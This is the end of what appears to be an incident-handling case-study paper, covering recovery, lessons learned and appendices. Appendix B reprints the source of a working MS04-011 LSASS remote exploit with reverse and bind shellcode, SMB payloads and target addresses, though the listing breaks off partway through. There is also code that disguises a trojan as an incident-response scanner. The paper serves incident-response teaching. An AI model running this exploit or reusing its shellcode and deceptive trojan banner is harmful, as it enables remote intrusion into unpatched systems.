A clean version of Windows 2000 Server was placed on the system using NotJustJava's copy. Steve then pulled out a cd with all stand alone installation files for all the service packs and patches from Microsoft.[46] He also installed Microsoft's Baseline Security Analyzer and corrected the issues it flagged.

Jason restored the backup of the website he had on CD to the system, and user accounts and connectivity were rebuilt.

The virus scan had completed long before they had, and reported no other malicious code on the system.

Using a version of stegdetect for windows Steve had on a cd-rom he checked the banner graphic on the server. It came up clean.

Both systems were reconnected to the network.

Jason had signed off on his logbook and gave it back to Steve. Sam had signed off on her documentation and received a copy for her records. During the course of the recovery Steve had discussed at some length ways the company could improve its security and prevent similar incidents in the future along with the commitment that he'd email them over for a follow up in a few days.

Dusk had long since passed and Steve walked to his car parting with the thanks of Sam and Jason, enough coffee to keep him alert through the next month, and the feeling that he'd given something back to the community. .

Lessons Learned Phase

Steve got home and started drafting a mail to Sam and Jason. There were several places they could improve their security, the first was education. The obvious part was on Sam's side, but the attacker must have known a good deal about the company for the crack to work in the manner it seemed to.

[45] http://www.umich.edu/~ofa/PropDisp/html/procedure.html
[46] http://www.microsoft.com/technet/security/CurrentDL.aspx

- Protect information concerning your infrastructure, especially if it is requested. This includes online conversations with unknown parties, in person conversations with unknown parties, and surveys requesting information.

He went back to the whois lookup he'd done earlier in the day. Jason was obviously the one who registered the site, but he probably shouldn't have placed his own name in the contact information. In such a small company it would be best to keep all public facing information in the name of the owner.

- Protect information concerning your people. With tools like Google and the abundance of information that is published in online formats reasonable efforts should be made to minimize the amount of profiling someone can do against your people. Information concerning personnel can feed into dictionary attacks against passwords or profiling of habits or routines.

Sam had also been caught by surprise, which was understandable. Not many people understand how incident handling teams operate. Some general guidelines needed to be put in place to prevent similar problems in the future.

- Never run programs received in email or from un-trusted websites. No reputable company or incident handling team sends out updates or tools over email. If you are requested to download a tool from a website ensure that you've browsed to the site in a fresh browser window (not one opened from a link in email). Also double check the domain for the site and that it is trusted. If the site is only an IP or is a spinoff of a trusted site (www.micro$oft.com) don't trust it.
- If you receive an unsolicited phone call reporting a problem you should request a call back number and extension. In addition to the benefit of having a record of the number called many numbers can be verified through reverse lookup using Google web search and/or 'bphonebook:' The addition of caller ID can also help verify a caller is coming from the company they say they are.

There were also a number of technical places that Steve felt security could be improved.

- Maintain patch levels on all systems. Most software requires patching from the operating system to the applications. Make a habit of routinely checking vendor sites to see if an update is available for your software. To aid the IT community with patching schedules Microsoft has begin releasing patches on the second Tuesday of every month. This would be a good time to check for patches to all your software and ensure systems are updated.

- Implement egress filtering. In addition to a firewall limiting the types of traffic coming into an organization it should also limit the types of traffic leaving. Only services authorized to leave the network should be allowed, and they should be restricted to specific IP addresses. If remote management is required it should also be locked down to the specific IP address of the remote machine.
- Intrusion detection systems should be deployed and maintained. IDS are powerful tools to give an indication of what is happening on a network but require someone to be watching the output for them to be useful. User friendly interfaces should be used that facilitate daily monitoring of activity. In addition signatures for IDS should be updated frequently as attacks and methods for detection are constantly evolving. Where applicable Intrusion Prevention Systems, or IDS inline should be deployed. These systems can selectively allow permitted services while dropping malicious packets.

Steve sent the email off and waited a few minutes to pick up the phone. He went over the points once again asking if there were any questions or places that needed clarification. It was a good conversation well received on both sides. He knew that there was no such thing as perfect security, but Steve was confident this was going to lead to a *more* secured company.

Exploit References

Modification to the Original no options routine

```
void usage(char *prog)
{
int i;
printf("\n\n**Property of SBIRT**\n\n");
printf("SANSCoast Bank Incident Response Team\n\n");
printf("This program is intended for authorized use by SANSCoast
Employees Only\n\n");
printf("Searching system for known malware\n");
for (i=0; i<400; i++){
        printf(".");
        Sleep(500);
};
printf("\nScan Complete\n");
printf("System Clean\n");
exit(0);
}
```

Modification to the Original options routine

```
printf("\n\n**Property of SBIRT**\n\n");
printf("SANSCoast Bank Incident Response Team\n\n");
printf("This program is intended for authorized use by SANSCoast
Employees Only\n\n");
printf("Searching system for known malware\n");

...

for (i=0; i<76; i++){
        printf(".");
        Sleep(500);
};
printf("\n!!BackOrifice Trojan Located!!\n");
printf("\nAttempting Removal\n");
Sleep(10000);
printf("\nQuarantine Successful\n");
for (i=0; i<200; i++){
        printf(".");
        Sleep(500);
};
printf("\nScan Complete\n");
printf("System Clean\n");
```

References

1. Calishain, Tara. “Google Hacks”. O’reilly Press. Paris. 2003.

2. DARPA. “TRANSMISSION CONTROL PROTOCOL”. URL: http://www.ietf.org/rfc/rfc0793.txt?number=793. September 20, 2004

3. eEYE Security Research. “Windows Local Security Authority Service Remote Buffer Overflow”. URL: http://www.eeye.com/html/research/advisories/AD20040413C.html. September 20, 2004.

4. eEye Security Research. “ANALYSIS: Sasser Worm”. URL: http://www.eeye.com/html/Research/Advisories/AD20040501.html. September 20, 2004.

5. GNU. “The GNU Netcat project”. URL: http://netcat.sourceforge.net/. September 20, 2004.

6. Infraguard. URL:http://www.infragard.net/. September 20, 2004..

7. Knoppix STD. URL: http://www.knoppix-std.org/. September 20, 2004.

8. Larios, Josh. “Autoclave v0.3”. URL: http://staff.washington.edu/jdlarios/autoclave/. September 20, 2004.

9. Latham, Allan. “STEGANOGRAPHY”. URL:http://linux01.gwdg.de/~alatham/stego.html. September 20, 2004.

10. Microsoft Corporation. “Microsoft Security Bulletin MS04-011”. URL: http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx. September 20, 2004.

11. Microsoft Corporation. “Protect Against Exploit Code Related to Security Bulletin MS04-011”. URL: http://www.microsoft.com/security/incident/pctdisable.mspx#EAAA. September 20, 2004.

12. Microsoft Corporation. “Explanation of the Three-Way Handshake via TCP/IP”. URL: http://support.microsoft.com/default.aspx?scid=kb;EN-US;172983. September 20, 2004.

13. Microsoft Corporation. “TCP and UDP Port Assignments “. URL: http://www.microsoft.com/resources/documentation/windows/2000/server/reskit/en-us/tcpip/part4/tcpappc.mspx. September 20, 2004.

14. Microsoft Corporation. “Common Internet File System (CIFS)”. URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/randz/protocol/cifs_protocol.asp. September 20, 2004.

15. Microsoft Corporation. “Windows 2000 Network Architecture”. URL: http://www.microsoft.com/windows2000/techinfo/reskit/en-us/default.asp?url=/windows2000/techinfo/reskit/en-us/cnet/cnad_arc_endh.asp. September 20, 2004.

16. Microsoft Corporation. “Windows 2000 Startup and Logon Traffic Analysis”. URL: http://www.microsoft.com/technet/prodtechnol/windows2000serv/deploy/confeat/w2kstart.mspx. September 20, 2004.

17. Microsoft Corporation. “How RPC Works”. URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp. September 20, 2004.

18. Microsoft Corporation. “Active Directory Data Storage”. URL: http://www.microsoft.com/windows2000/techinfo/reskit/en-us/default.asp?url=/windows2000/techinfo/reskit/en-us/distrib/dsbg_dat_dozq.asp. September 20, 2004.

19. Mitnick, Kevin D. “The Art of Deception”. Wiley Publishing. Danvers, MA. 2002.

20. One, Aleph. “Smashing The Stack For Fun And Profit”. URL: http://www.insecure.org/stf/smashstack.txt. September 20, 2004.

21. Sam Spade. URL: http://www.samspade.org/. September 20, 2004.

22. Samba.org. “Distributed Computing Environment / Remote Procedure Calls”. URL: http://www.samba-tng.org/docs/tng-arch/tng-arch05.html. September 20, 2004

23. SANS. “Incident Forms”. URL: http://www.sans.org/incidentforms/. September 20, 2004.

24. Savola, Pekka. “tcpdump-debuginfo-3.7.2-7.fc1.1 RPM for i386”. URL: http://rpmfind.net/linux/RPM/fedora/updates/1/i386/debug/tcpdump-debuginfo-3.7.2-7.fc1.1.i386.html. September 20, 2004.

25. SecurityFocus. “Microsoft Windows LSASS Buffer Overrun Vulnerability” URL: http://www.securityfocus.com/bid/10108/info/. September 20, 2004.

26. Shearer, Dan. “History of SMB Project”. URL: http://samba.org/cifs/docs/smb-history.html. September 20, 2004.

27. Sun Microsystems. “RPC: Remote Procedure Call Protocol Specification”. URL:http://www.ietf.org/rfc/rfc1050.txt?number=1050. September 20, 2004.

28. Symantec Corporation. “W32.Sasser.Worm”. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.worm.html . September 20, 2004.

29. “TCPDUMP(8)”. URL: http://www.ethereal.com/docs/man-pages/tcpdump.8.html. September 20, 2004

30. Tripwire. URL:http://www.tripwire.com/. September 20, 2004..

31. University of Michigan. “Procedures to Sanitize Computers & Storage Media Devices”. URL: http://www.umich.edu/~ofa/PropDisp/html/procedure.html. September 20, 2004.

Appendix A. MSBA Output

```
C:\Program Files\Microsoft Baseline Security Analyzer>mbsacli /hf
Microsoft Baseline Security Analyzer
Version 1.2.1 (1.2.4013.0)
(C) Copyright 2002-2004 Microsoft Corporation. All rights reserved.
HFNetChk developed for Microsoft Corporation by Shavlik Technologies,
LLC.
(C) Copyright 2002-2004 Shavlik Technologies, LLC. www.shavlik.com


Please use the -v switch to view details for
Patch NOT Found, Warning and Note messages

Scanning VICTIM
Attempting to get CAB from http://go.microsoft.com/fwlink/?LinkId=18922
XML successfully loaded.

Done scanning VICTIM
---------------------------
VICTIM (192.168.0.130)
---------------------------

        * WINDOWS 2000 SERVER SP4

        Patch NOT Found MS03-023        823559
        Note            MS03-030        819696
        Patch NOT Found MS03-034        824105
        Patch NOT Found MS03-041        823182
        Patch NOT Found MS03-042        826232
        Patch NOT Found MS03-043        828035
        Patch NOT Found MS03-044        825119
        Patch NOT Found MS03-049        828749
        Patch NOT Found MS04-011        835732
        Patch NOT Found MS04-012        828741
        Patch NOT Found MS04-014        837001
        Note            MS04-016        839643
        Patch NOT Found MS04-019        842526
        Patch NOT Found MS04-020        841872
        Patch NOT Found MS04-022        841873
        Patch NOT Found MS04-023        840315
        Patch NOT Found MS04-024        839645

        * INTERNET INFORMATION SERVICES 5.0 SP4

        Information
        There are no security updates available for this product.


        * INTERNET EXPLORER 5.01 SP4

        Patch NOT Found MS04-025        867801

        * WINDOWS MEDIA PLAYER 6.4 FOR WINDOWS 2000 SP4

        Information
```

```
        There are no security updates available for this product.


        * MDAC 2.5 SP3

        Patch NOT Found MS04-003        832483

        * MICROSOFT VIRTUAL MACHINE (VM) GOLD

        Patch NOT Found MS03-011        816093

        * MSXML 2.5 GOLD

        Information
        This product is no longer supported by Microsoft.
The latest version of MSXML should be installed.

        * MSXML 4.0 SP2

        Information
        There are no security updates available for this product.
```

Appendix B. Original Source Code

```
/*  HOD-ms04011-lsasrv-expl.c:
 *
 *  MS04011 Lsasrv.dll RPC buffer overflow remote exploit
 *  Version 0.1 coded by
 *
 *
 *                .::[ houseofdabus ]::.
 *
 *
 * ---------------------------------------------------------------------
 * Usage:
 *
 * expl <target> <victim IP> <bindport> [connectback IP] [options]
 *
 * Targets:
 *        0 [0x01004600]: WinXP Professional    [universal] lsass.exe
 *        1 [0x7515123c]: Win2k Professional    [universal] netrap.dll
 *        2 [0x751c123c]: Win2k Advanced Server [SP4]       netrap.dll
 *
 * Options:
 *        -t:             Detect remote OS:
 *                        Windows 5.1 - WinXP
 *                        Windows 5.0 - Win2k
 * ---------------------------------------------------------------------
 *
 * Tested on
 *        - Windows XP Professional SP0 English version
 *        - Windows XP Professional SP0 Russian version
 *        - Windows XP Professional SP1 English version
 *        - Windows XP Professional SP1 Russian version
 *        - Windows 2000 Professional SP2 English version
 *        - Windows 2000 Professional SP2 Russian version
 *        - Windows 2000 Professional SP4 English version
 *        - Windows 2000 Professional SP4 Russian version
 *        - Windows 2000 Advanced Server SP4 English version
 *        - Windows 2000 Advanced Server SP4 Russian version
 *
 *
 * Example:
 *
 * C:\HOD-ms04011-lsasrv-expl 0 192.168.1.10 4444 -t
 *
 * MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
 * --- Coded by .::[ houseofdabus ]::. ---
 *
 * [*] Target: IP: 192.168.1.10: OS: WinXP Professional    [universal]
lsass.exe
 * [*] Connecting to 192.168.1.10:445 ... OK
 * [*] Detecting remote OS: Windows 5.0
 *
 *
 * C:\HOD-ms04011-lsasrv-expl 1 192.168.1.10 4444
 *
 * MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
 * --- Coded by .::[ houseofdabus ]::. ---
 *
 * [*] Target: IP: 192.168.1.10: OS: Win2k Professional    [universal]
netrap.dll
 * [*] Connecting to 192.168.1.10:445 ... OK
 * [*] Attacking ... OK
```

```
 *
 * C:\nc 192.168.1.10 4444
 * Microsoft Windows 2000 [Version 5.00.2195]
 * (C) Copyright 1985-2000 Microsoft Corp.
 *
 * C:\WINNT\system32>
 *
 *
 *
 *   This is provided as proof-of-concept code only for educational
 *   purposes and testing by authorized individuals with permission to
 *   do so.
 */

#include <windows.h>

#pragma comment(lib, "ws2_32")

// reverse shellcode
unsigned char reverseshell[] =
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x80\x34\x0B\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\xC0\x71\x02\x99\x99\x99"
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xAB\xC6\xCD\x66\x8F\x12"
"\x71\xF3\x9D\xC0\x71\x1B\x99\x99\x99\x7B\x60\x18\x75\x09\x98\x99"
"\x99\xCD\xF1\x98\x98\x99\x99\x66\xCF\x89\xC9\xC9\xC9\xC9\xD9\xC9"
"\xD9\xC9\x66\xCF\x8D\x12\x41\xF1\xE6\x99\x99\x98\xF1\x9B\x99\x9D"
"\x4B\x12\x55\xF3\x89\xC8\xCA\x66\xCF\x81\x1C\x59\xEC\xD3\xF1\xFA"
"\xF4\xFD\x99\x10\xFF\xA9\x1A\x75\xCD\x14\xA5\xBD\xF3\x8C\xC0\x32"
"\x7B\x64\x5F\xDD\xBD\x89\xDD\x67\xDD\xBD\xA4\x10\xC5\xBD\xD1\x10"
"\xC5\xBD\xD5\x10\xC5\xBD\xC9\x14\xDD\xBD\x89\xCD\xC9\xC8\xC8\xC8"
"\xF3\x98\xC8\xC8\x66\xEF\xA9\xC8\x66\xCF\x9D\x12\x55\xF3\x66\x66"
"\xA8\x66\xCF\x91\xCA\x66\xCF\x85\x66\xCF\x95\xC8\xCF\x12\xDC\xA5"
"\x12\xCD\xB1\xE1\x9A\x4C\xCB\x12\xEB\xB9\x9A\x6C\xAA\x50\xD0\xD8"
"\x34\x9A\x5C\xAA\x42\x96\x27\x89\xA3\x4F\xED\x91\x58\x52\x94\x9A"
"\x43\xD9\x72\x68\xA2\x86\xEC\x7E\xC3\x12\xC3\xBD\x9A\x44\xFF\x12"
"\x95\xD2\x12\xC3\x85\x9A\x44\x12\x9D\x12\x9A\x5C\x32\xC7\xC0\x5A"
"\x71\x99\x66\x66\x66\x17\xD7\x97\x75\xEB\x67\x2A\x8F\x34\x40\x9C"
"\x57\x76\x57\x79\xF9\x52\x74\x65\xA2\x40\x90\x6C\x34\x75\x60\x33"
"\xF9\x7E\xE0\x5F\xE0";

// bind shellcode
unsigned char bindshell[] =
"\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x7D\x01\x80\x34\x0A\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
"\x70\x95\x98\x99\x99\xC3\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xD9\x91\x12\x41\x12\xEA\xA5\x12\xED\x87\xE1\x9A"
"\x6A\x12\xE7\xB9\x9A\x62\x12\xD7\x8D\xAA\x74\xCF\xCE\xC8\x12\xA6"
"\x9A\x62\x12\x6B\xF3\x97\xC0\x6A\x3F\xED\x91\xC0\xC6\x1A\x5E\x9D"
"\xDC\x7B\x70\xC0\xC6\xC7\x12\x54\x12\xDF\xBD\x9A\x5A\x48\x78\x9A"
"\x58\xAA\x50\xFF\x12\x91\x12\xDF\x85\x9A\x5A\x58\x78\x9B\x9A\x58"
"\x12\x99\x9A\x5A\x12\x63\x12\x6E\x1A\x5F\x97\x12\x49\xF3\x9A\xC0"
"\x71\x1E\x99\x99\x99\x1A\x5F\x94\xCB\xCF\x66\xCE\x65\xC3\x12\x41"
"\xF3\x9C\xC0\x71\xED\x99\x99\x99\xC9\xC9\xC9\xC9\xF3\x98\xF3\x9B"
"\x66\xCE\x75\x12\x41\x5E\x9E\x9B\x99\x9D\x4B\xAA\x59\x10\xDE\x9D"
"\xF3\x89\xCE\xCA\x66\xCE\x69\xF3\x98\xCA\x66\xCE\x6D\xC9\xC9\xCA"
"\x66\xCE\x61\x12\x49\x1A\x75\xDD\x12\x6D\xAA\x59\xF3\x89\xC0\x10"
"\x9D\x17\x7B\x62\x10\xCF\xA1\x10\xCF\xA5\x10\xCF\xD9\xFF\x5E\xDF"
"\xB5\x98\x98\x14\xDE\x89\xC9\xCF\xAA\x50\xC8\xC8\xC8\xF3\x98\xC8"
"\xC8\x5E\xDE\xA5\xFA\xF4\xFD\x99\x14\xDE\xA5\xC9\xC8\x66\xCE\x79"
"\xCB\x66\xCE\x65\xCA\x66\xCE\x65\xC9\x66\xCE\x7D\xAA\x59\x35\x1C"
"\x59\xEC\x60\xC8\xCB\xCF\xCA\x66\x4B\xC3\xC0\x32\x7B\x77\xAA\x59"
```

```
"\x5A\x71\x76\x67\x66\x66\xDE\xFC\xED\xC9\xEB\xF6\xFA\xD8\xFD\xFD"
"\xEB\xFC\xEA\xEA\x99\xDA\xEB\xFC\xF8\xED\xFC\xC9\xEB\xF6\xFA\xFC"
"\xEA\xEA\xD8\x99\xDC\xE1\xF0\xED\xCD\xF1\xEB\xFC\xF8\xFD\x99\xD5"
"\xF6\xF8\xFD\xD5\xF0\xFB\xEB\xF8\xEB\xE0\xD8\x99\xEE\xEA\xAB\xC6"
"\xAA\xAB\x99\xCE\xCA\xD8\xCA\xF6\xFA\xF2\xFC\xED\xD8\x99\xFB\xF0"
"\xF7\xFD\x99\xF5\xF0\xEA\xED\xFC\xF7\x99\xF8\xFA\xFA\xFC\xE9\xED"
"\x99\xFA\xF5\xF6\xEA\xFC\xEA\xF6\xFA\xF2\xFC\xED\x99";


char req1[] =
"\x00\x00\x00\x85\xFF\x53\x4D\x42\x72\x00\x00\x00\x00\x18\x53\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x00\x00\x00\x00\x62\x00\x02\x50\x43\x20\x4E\x45\x54\x57\x4F"
"\x52\x4B\x20\x50\x52\x4F\x47\x52\x41\x4D\x20\x31\x2E\x30\x00\x02"
"\x4C\x41\x4E\x4D\x41\x4E\x31\x2E\x30\x00\x02\x57\x69\x6E\x64\x6F"
"\x77\x73\x20\x66\x6F\x72\x20\x57\x6F\x72\x6B\x67\x72\x6F\x75\x70"
"\x73\x20\x33\x2E\x31\x61\x00\x02\x4C\x4D\x31\x2E\x32\x58\x30\x30"
"\x32\x00\x02\x4C\x41\x4E\x4D\x41\x4E\x32\x2E\x31\x00\x02\x4E\x54"
"\x20\x4C\x4D\x20\x30\x2E\x31\x32\x00";

char req2[] =
"\x00\x00\x00\xA4\xFF\x53\x4D\x42\x73\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x00\x10\x00\x0C\xFF\x00\xA4\x00\x04\x11\x0A\x00\x00\x00\x00"
"\x00\x00\x00\x20\x00\x00\x00\x00\x00\xD4\x00\x00\x80\x69\x00\x4E"
"\x54\x4C\x4D\x53\x53\x50\x00\x01\x00\x00\x00\x97\x82\x08\xE0\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00\x77\x00\x73\x00\x20\x00"
"\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00\x32\x00\x31\x00\x39\x00"
"\x35\x00\x00\x00\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00\x77\x00"
"\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00\x35\x00"
"\x2E\x00\x30\x00\x00\x00\x00\x00";


char req3[] =
"\x00\x00\x00\xDA\xFF\x53\x4D\x42\x73\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x08\x20\x00\x0C\xFF\x00\xDA\x00\x04\x11\x0A\x00\x00\x00\x00"
"\x00\x00\x00\x57\x00\x00\x00\x00\x00\xD4\x00\x00\x80\x9F\x00\x4E"
"\x54\x4C\x4D\x53\x53\x50\x00\x03\x00\x00\x00\x01\x00\x01\x00\x46"
"\x00\x00\x00\x00\x00\x00\x00\x47\x00\x00\x00\x00\x00\x00\x00\x40"
"\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x06\x00\x06\x00\x40"
"\x00\x00\x00\x10\x00\x10\x00\x47\x00\x00\x00\x15\x8A\x88\xE0\x48"
"\x00\x4F\x00\x44\x00\x00\x81\x19\x6A\x7A\xF2\xE4\x49\x1C\x28\xAF"
"\x30\x25\x74\x10\x67\x53\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00"
"\x77\x00\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00"
"\x32\x00\x31\x00\x39\x00\x35\x00\x00\x00\x57\x00\x69\x00\x6E\x00"
"\x64\x00\x6F\x00\x77\x00\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00"
"\x30\x00\x20\x00\x35\x00\x2E\x00\x30\x00\x00\x00\x00\x00";


char req4[] =
"\x00\x00\x00\x5C\xFF\x53\x4D\x42\x75\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x08\x30\x00\x04\xFF\x00\x5C\x00\x08\x00\x01\x00\x31\x00\x00"
"\x5C\x00\x5C\x00\x31\x00\x39\x00\x32\x00\x2E\x00\x31\x00\x36\x00"
"\x38\x00\x2E\x00\x31\x00\x2E\x00\x32\x00\x31\x00\x30\x00\x5C\x00"
"\x49\x00\x50\x00\x43\x00\x24"
"\x00\x00\x00\x3F\x3F\x3F\x3F\x3F\x00";

char req5[] =
"\x00\x00\x00\x64\xFF\x53\x4D\x42\xA2\x00\x00\x00\x00\x18\x07\xC8"
```

```
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x40\x00\x18\xFF\x00\xDE\xDE\x00\x0E\x00\x16\x00\x00\x00"
"\x00\x00\x00\x00\x9F\x01\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x03\x00\x00\x00\x01\x00\x00\x00\x40\x00\x00\x00"
"\x02\x00\x00\x00\x03\x11\x00\x00\x5C\x00\x6C\x00\x73\x00\x61\x00"
"\x72\x00\x70\x00\x63\x00\x00\x00";

char req6[] =
"\x00\x00\x00\x9C\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x50\x00\x10\x00\x00\x48\x00\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\x48\x00\x54\x00\x02"
"\x00\x26\x00\x00\x40\x59\x00\x10\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x0B\x03\x10\x00\x00\x00"
"\x48\x00\x00\x00\x01\x00\x00\x00\xB8\x10\xB8\x10\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x01\x00\x6A\x28\x19\x39\x0C\xB1\xD0\x11"
"\x9B\xA8\x00\xC0\x4F\xD9\x2E\xF5\x00\x00\x00\x00\x04\x5D\x88\x8A"
"\xEB\x1C\xC9\x11\x9F\xE8\x08\x00\x2B\x10\x48\x60\x02\x00\x00\x00";

char req7[] =
"\x00\x00\x0C\xF4\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x60\x00\x10\x00\x00\xA0\x0C\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\xA0\x0C\x54\x00\x02"
"\x00\x26\x00\x00\x40\xB1\x0C\x10\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x00\x03\x10\x00\x00\x00"
"\xA0\x0C\x00\x00\x01\x00\x00\x00\x88\x0C\x00\x00\x00\x00\x09\x00"
"\xEC\x03\x00\x00\x00\x00\x00\xEC\x03\x00\x00";
// room for shellcode here ...

char shit1[] =

"\x95\x14\x40\x00\x03\x00\x00\x00\x7C\x70\x40\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x7C\x70\x40\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x7C\x70\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x7C\x70\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x78\x85\x13\x00\xAB\x5B\xA6\xE9";

char req8[] =
"\x00\x00\x10\xF8\xFF\x53\x4D\x42\x2F\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xFF\xFE"
"\x00\x08\x60\x00\x0E\xFF\x00\xDE\xDE\x00\x40\x00\x00\x00\x00\xFF"
"\xFF\xFF\xFF\x08\x00\xB8\x10\x00\x00\xB8\x10\x40\x00\x00\x00\x00"
"\x00\xB9\x10\xEE\x05\x00\x00\x01\x10\x00\x00\x00\xB8\x10\x00\x00"
"\x01\x00\x00\x00\x0C\x20\x00\x00\x00\x00\x09\x00\xAD\x0D\x00\x00"
"\x00\x00\x00\x00\xAD\x0D\x00\x00";
// room for shellcode here ...

char req9[] =
"\x00\x00\x0F\xD8\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\x18\x01"
"\x00\x08\x70\x00\x10\x00\x00\x84\x0F\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\x84\x0F\x54\x00\x02"
"\x00\x26\x00\x00\x40\x95\x0F\x00\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x00\x02\x10\x00\x00\x00"
"\x84\x0F\x00\x00\x01\x00\x00\x00\x6C\x0F\x00\x00\x00\x00\x09\x00";


char shit3[] =
```

```
"\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x9A\xA8\x40\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00";



#define LEN                     3500
#define BUFSIZE                 2000
#define NOP                     0x90

struct targets {

        int             num;
        char            name[50];
        long            jmpaddr;

} ttarget[]= {

        { 0, "WinXP Professional    [universal] lsass.exe ",    0x01004600 },
// jmp esp addr
        { 1, "Win2k Professional    [universal] netrap.dll",    0x7515123c },
// jmp ebx addr
        { 2, "Win2k Advanced Server [SP4]       netrap.dll",    0x751c123c },
// jmp ebx addr
        //{ 3, "reboot",
0xffffffff }, // crash
        { NULL }

};

void usage(char *prog)
{
        int i;
        printf("Usage:\n\n");
        printf("%s <target> <victim IP> <bindport> [connectback IP]
[options]\n\n", prog);
        printf("Targets:\n");
        for (i=0; i<3; i++)
                printf("        %d [0x%.8x]: %s\n", ttarget[i].num,
ttarget[i].jmpaddr, ttarget[i].name);
        printf("\nOptions:\n");
        printf("        -t:             Detect remote OS:\n");
        printf("                        Windows 5.1 - WinXP\n");
        printf("                        Windows 5.0 - Win2k\n\n");
        exit(0);
}



int main(int argc, char *argv[])
{

int i;
int opt = 0;
char *target;
char hostipc[40];
```

```
char hostipc2[40*2];

unsigned short port;
unsigned long ip;
unsigned char *sc;

char buf[LEN+1];
char sendbuf[(LEN+1)*2];

char req4u[sizeof(req4)+20];

char screq[BUFSIZE+sizeof(req7)+1500+440];
char screq2k[4348+4060];
char screq2k2[4348+4060];

char recvbuf[1600];

char strasm[]="\x66\x81\xEC\x1C\x07\xFF\xE4";
char strBuffer[BUFSIZE];

unsigned int targetnum = 0;

int len, sockfd;
short dport = 445;
struct hostent *he;
